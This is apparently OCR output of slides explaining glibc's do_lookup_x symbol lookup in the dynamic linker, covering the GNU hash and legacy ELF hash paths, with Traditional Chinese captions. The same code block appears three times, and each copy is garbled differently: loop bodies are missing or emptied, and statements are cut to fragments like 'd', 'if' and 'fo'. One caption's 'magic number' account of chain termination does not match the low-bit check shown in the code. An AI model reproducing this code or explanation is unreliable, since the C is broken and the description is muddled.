
```
$ if (__glibc_likely(bitmask != NULL))
  {
      if (... /* hash check */)
      {
          Elf32_Word bucket = map->l_gnu_buckets[new_hash % map->l_nbuckets];
          if (bucket != 0)
          {
              const Elf32_Word *hasharr = &map->l_gnu_chain_zero[bucket];
              d
                                                                       ,
                                                                       midx,
                                        strtab, map, &versioned_sym,
                                        &num_versions);
                      if (sym != NULL) // 找到 symbol
                          goto found_it;
                  }
              while ((*hasharr++ & 1u) == 0);
          }
      }
      symidx = SHN_UNDEF;
  }
  else
  {
      if (*old_hash == 0xffffffff)
          *old_hash = _dl_elf_hash(undef_name);

      for (symidx = map->l_buckets[*old_hash % map->l_nbuckets];
           symidx != STN_UNDEF;
           symidx = map->l_chain[symidx])
      {
          sym = check_match(undef_name, ref, version, flags,
                            type_class, &symtab[symidx], symidx,
                            strtab, map, &versioned_sym,
                            &num_versions);
          if (sym != NULL) // matching
              goto found_it;
      }
  }
```

Binary 使用比較新的 hash table，直接檢查對應的 bucket 是否為空即可

$ DL lng

do_lookup_x part2

- 若對應的 hash table entry 為空，代表此 hash value 沒有對應到的 symbol
- 從 hash table 中找指定名稱的 symbol




```
$ if (__glibc_likely(bitmask != NULL))
  {
      if (... /* hash check */)
      {
          Elf32_Word bucket = map->l_gnu_buckets[new_hash % map->l_nbuckets];
          if (bucket != 0)
          {
              const Elf32_Word *hasharr = &map->l_gnu_chain_zero[bucket];
              do
                  if (((*hasharr ^ new_hash) >> 1) == 0)
                  {
                      symidx = ELF_MACHINE_HASH_SYMIDX(map, hasharr);
                      sym = check_match(undef_name, ref, version, flags,
                                        type_class, &symtab[symidx], symidx,
                                        strtab, map, &versioned_sym,
                                        &num_versions);
                      if (sym != NULL) // 找到 symbol
                          goto found_it;
                  }
              while ((*hasharr++ & 1u) == 0);
          }
      }
      symidx = SHN_UNDEF;
  }
  else
  {
      if (*old_hash == 0xffffffff)
          *old_hash = _dl_elf_hash(undef_name);

      for (symidx = map->l_buckets[*old_hash % map->l_nbuckets];
           symidx != STN_UNDEF;
           symidx = map->l_chain[symidx])
      {
      }
  }
```

最後一個 chain entry 的 symidx 會是 magic number，可以用來確定此 bucket chain 是否為空

$ DL lng

do_lookup_x part2

- 若對應的 hash table entry 為空，代表此 hash value 沒有對應到的 symbol
- 從 hash table 中找指定名稱的 symbol



```
$ ▌ if (__glibc_likely(bitmask != NULL))
    {
        if (... /* hash check */)
        {
            Elf32_Word bucket = map->l_gnu_buckets[new_hash % map->l_nbuckets];
            if (bucket != 0)
            {
                const Elf32_Word *hasharr = &map->l_gnu_chain_zero[bucket];
                do
                    if (((*hasharr ^ new_hash) >> 1) == 0)
                    {
                        symidx = ELF_MACHINE_HASH_SYMIDX(map, hasharr);
                        sym = check_match(undef_name, ref, version, flags,
                                          type_class, &symtab[symidx], symidx,
                                          strtab, map, &versioned_sym,
                                          &num_versions);
                        if (sym != NULL) // 找到 symbol
                            goto found_it;
                    }
                while ((*hasharr++ & 1u) == 0);
            }
        }
        symidx = SHN_UNDEF;
    }
    else
    {
        if

        fo
             symidx != STN_UNDEF;
             symidx = map->l_chain[symidx])
        {
            sym = check_match(undef_name, ref, version, flags,
                              type_class, &symtab[symidx], symidx,
                              strtab, map, &versioned_sym,
                              &num_versions);
            if (sym != NULL) // matching
                goto found_it;
        }
    }
```

